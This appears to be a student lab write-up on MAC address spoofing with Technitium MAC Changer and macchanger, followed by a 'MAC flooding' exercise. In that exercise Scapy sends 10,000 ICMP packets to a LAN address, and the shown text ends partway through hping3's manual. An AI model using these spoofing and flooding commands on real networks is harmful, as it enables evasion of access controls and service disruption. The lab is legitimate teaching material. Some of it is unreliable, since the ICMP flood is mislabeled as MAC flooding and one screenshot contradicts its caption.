
TMACv6 stands for Technitium MAC Address Changer Version 6, a free and popular tool for changing (spoofing) the MAC address of your network interface card (NIC) on Windows systems.

How to install it - :


- Open Browser and search Tmacv6 Download
- Click on first website




- Click on Download Now




- Click on Direct Download




- How to use it-
- After installation Open it




- Click on ethernet 3 and then click on Random Mac Address



- It Generate the random mac address



- Now click on Return Original – it back to the your real mac address



Perform MAC Spoofing using macchanger

How to use it :-

- **Open kali linux /Parrot OS terminal**
 - **Type sudo apt install macchanger**

- To get detailed information about macchanger – **man macchanger**


A screenshot of a Kali Linux desktop environment. The desktop background features a dark, abstract design with the word 'KALI' in large, semi-transparent letters. A terminal window is open at the bottom left, showing the command '# man macchanger' being typed. The window title bar indicates the user is root. The top of the screen shows the Kali Linux menu bar with options like File, Machine, View, Input, Devices, Help, and a system tray with icons for network, battery, and system status. The bottom of the screen shows the Windows taskbar with various application icons.



```
Kali [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
File Actions Edit View Help  
MACCHANGER(1)                                     General Commands Manual  
MACCHANGER(1)  
  
NAME  
    macchanger - MAC Changer  
  
SYNOPSIS  
    macchanger [options] device  
  
DESCRIPTION  
    macchanger is a GNU/Linux utility for viewing/manipulating the MAC address for network interfaces.  
  
OPTIONS  
    macchanger accepts the following options:  
        -h, --help  
            Show summary of options.  
        -V, --version  
            Show version of program.  
        -s, --show  
            Prints the current MAC. This is the default action when no other option is specified.  
        -e, --ending  
            Don't change the vendor bytes.  
        -a, --another  
            Set random vendor MAC of the same kind.  
        -A      Set random vendor MAC of any kind.  
        -r, --random  
            Set fully random MAC.  
        -p, --permanent  
            Reset MAC address to its original, permanent hardware value.  
        -l, --list[=keyword]  
            Manual page macchanger(1) line 1 (press h for help or q to quit)  
Manual page macchanger(1) line 1 (press h for help or q to quit)  
root@Kali:~#
```

36°C Sunny ENG IN 11:46:53 23-04-2025 Right Ctrl


- Here some switches to generate random mac address



```
Kali [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
File Actions Edit View Help  
macchanger accepts the following options:  
-h, --help  
    Show summary of options.  
-V, --version  
    Show version of program.  
-s, --show  
    Prints the current MAC. This is the default action when no other option is specified.  
-e, --ending  
    Don't change the vendor bytes.  
-a, --another  
    Set random vendor MAC of the same kind.  
-A      Set random vendor MAC of any kind.  
-r, --random  
    Set fully random MAC.  
-p, --permanent  
    Reset MAC address to its original, permanent hardware value.  
-l, --list[=keyword]  
    Print known vendors (with keyword in the vendor's description string).  
-b, --bia  
    When setting fully random MAC pretend to be a burned-in-address. If not used, the MAC will have the locally-administered bit set.  
-m, --mac XX:XX:XX:XX:XX:XX  
    Set the MAC XX:XX:XX:XX:XX:XX  
  
EXAMPLE  
    macchanger -A eth1  
  
SEE ALSO  
    Manual page macchanger(1) line 13 (press h for help or q to quit)  
root@Kali:~#
```

36°C Sunny ENG IN 11:47:20 23-04-2025 Right Ctrl


- Macchanger -r eth0
 - r – random
 - Eth0 – network interface



```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File | 1 2 3 4 | 
File Actions Edit View Help
(root@Kali)-[~/home/aniket]
# macchanger -r eth0
Current MAC: 08:00:27:28:75:f4 (CADMUS COMPUTER SYSTEMS)
Permanent MAC: 08:00:27:28:75:f4 (CADMUS COMPUTER SYSTEMS)
New MAC: 66:52:31:ef:01:d8 (unknown)
(root@Kali)-[~/home/aniket]
#
```

36°C Sunny ENG IN 11:48:02 23-04-2025 Right Ctrl

- **Macchanger -A eth0**
-A –random vendor mac of same kind



```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File | 1 2 3 4 | 
File Actions Edit View Help
(root@Kali)-[~/home/aniket]
# macchanger -A eth0
Current MAC: 66:52:31:ef:01:d8 (unknown)
Permanent MAC: 08:00:27:28:75:f4 (CADMUS COMPUTER SYSTEMS)
New MAC: 00:c0:31:0a:a7:57 (NETRODATA LTD.)
(root@Kali)-[~/home/aniket]
#
```

36°C Sunny ENG IN 11:48:34 23-04-2025 Right Ctrl

- **Macchanger -p eth0**
-p –permanent/original mac address



Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
[root@Kali ~]# macchanger -r eth0
Current MAC: 00:c0:81:0a:a7:57 (METRODATA LTD.)
Permanent MAC: 08:00:27:28:75:f4 (CADMUS COMPUTER SYSTEMS)
New MAC: 08:00:27:28:75:f4 (CADMUS COMPUTER SYSTEMS)
[root@Kali ~]#
```

root@Kali:~#

36°C Sunny

Q Search

ENG IN 11:48:59 23-04-2025 Right Ctrl

EXTRA ACTIVITY

MAC FLOODING


1.Perform MAC Flooding Using Scapy (Linux Tool)

Scapy is an open-source, Python-based interactive tool used for packet crafting, sniffing, analyzing, and injecting packets into a network for the purpose of network testing, security auditing, and ethical hacking.

How to use it –

- Open kali Terminal
 - Type `-sudo apt install scapy`


- Run scapy



```
root@Kali:[/]# scapy
```

- Sending 1 packet

Command – `send(IP(dst=target ip)/ICMP())`



```
>>> send(IP(dst="192.168.1.1")/ICMP())
...
Sent 1 packets.
```

- Send Multiple packets

Command – packet =IP(dst="target ip ")/ICMP()

Send(packet,count=10000)

- 10000 packet sending started

- **Open Wireshark**
 - **Here 10000 ICMP packets sending started**

2. Perform MAC Flooding Using Hping3 (Linux Tool)

hping3 is a powerful **command-line packet crafting tool** used primarily for **network security auditing and penetration testing**. It allows you to **send custom TCP/IP packets** and analyze the responses

How to use it :-

- Open kali linux Terminal and type **man hping3** – To get Detailed information about hping3

```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
HPING3(8)                               System Manager's Manual
HPING3(8)

NAME
    hping3 - send (almost) arbitrary TCP/IP packets to network hosts

SYNOPSIS
    hping3 [ -hmvqBdz012WrfxykQbFSRPAUXYjBuTG ] [ -c count ] [ -i wait ] [ --fast ] [ -I interface ] [ -9 signature ] [ -a host ] [ -t ttl ] [ -M ip_id ] [ -H ip_protocol ] [ -g fragoff ] [ -m mtu ] [ -o tos ] [ -c icmp_type ] [ -K icmp_code ] [ -s source_port ] [ -p[+][+] dest_port ] [ -w tcp_window ] [ -o tcp_offset ] [ -M tcp_sequence_number ] [ -L icmp_ack ] [ -d data_size ] [ -E filename ] [ -e signature ] [ --icmp-type version ] [ --icmp-iphlen length ] [ --icmp-iplen length ] [ --icmp-ipid id ] [ --icmp-ipproto protocol ] [ --icmp-csum checksum ] [ --icmp-ts ] [ --icmp-addr ] [ --tcp-exicode ] [ --tcp-mss ] [ --tcp-timestamp ] [ --tr-stop ] [ --tr-keep-ttl ] [ --tr-no-rtt ] [ --rand-source ] [ --beep ] [hostname]

DESCRIPTION
    hping3 is a network tool able to send custom TCP/IP packets and to display target replies like ping program does with ICMP replies. hping3 handle fragmentation, arbitrary packets body and size and can be used in order to transfer files encapsulated under supported protocols. Using hping3 you are able to perform at least the following stuff:
    - Test firewall rules
    - Advanced port scanning
    - Test different interface using different protocols, packet size, TOS (type of service) and fragmentation.
    - Path MTU discovery
    - Transferring files between even really fascist firewall rules.
    - Traceroute-like under different protocols.
    - Firewall-like usage.
    - Remote OS fingerprinting.
    - TCP/IP stack auditing.
    - A lot of others.


    It's also a good didactic tool to learn TCP/IP, hping3 is developed and maintained by antirez@invece.org and is licensed under GPL version 2. Development is open so you can send me patches, suggestion and affronts without inhibitions.

SEE ALSO
    primary site at http://www.hping.org. You can found both the stable release and the instruction to download the latest source code at http://www.hping.org/download.html

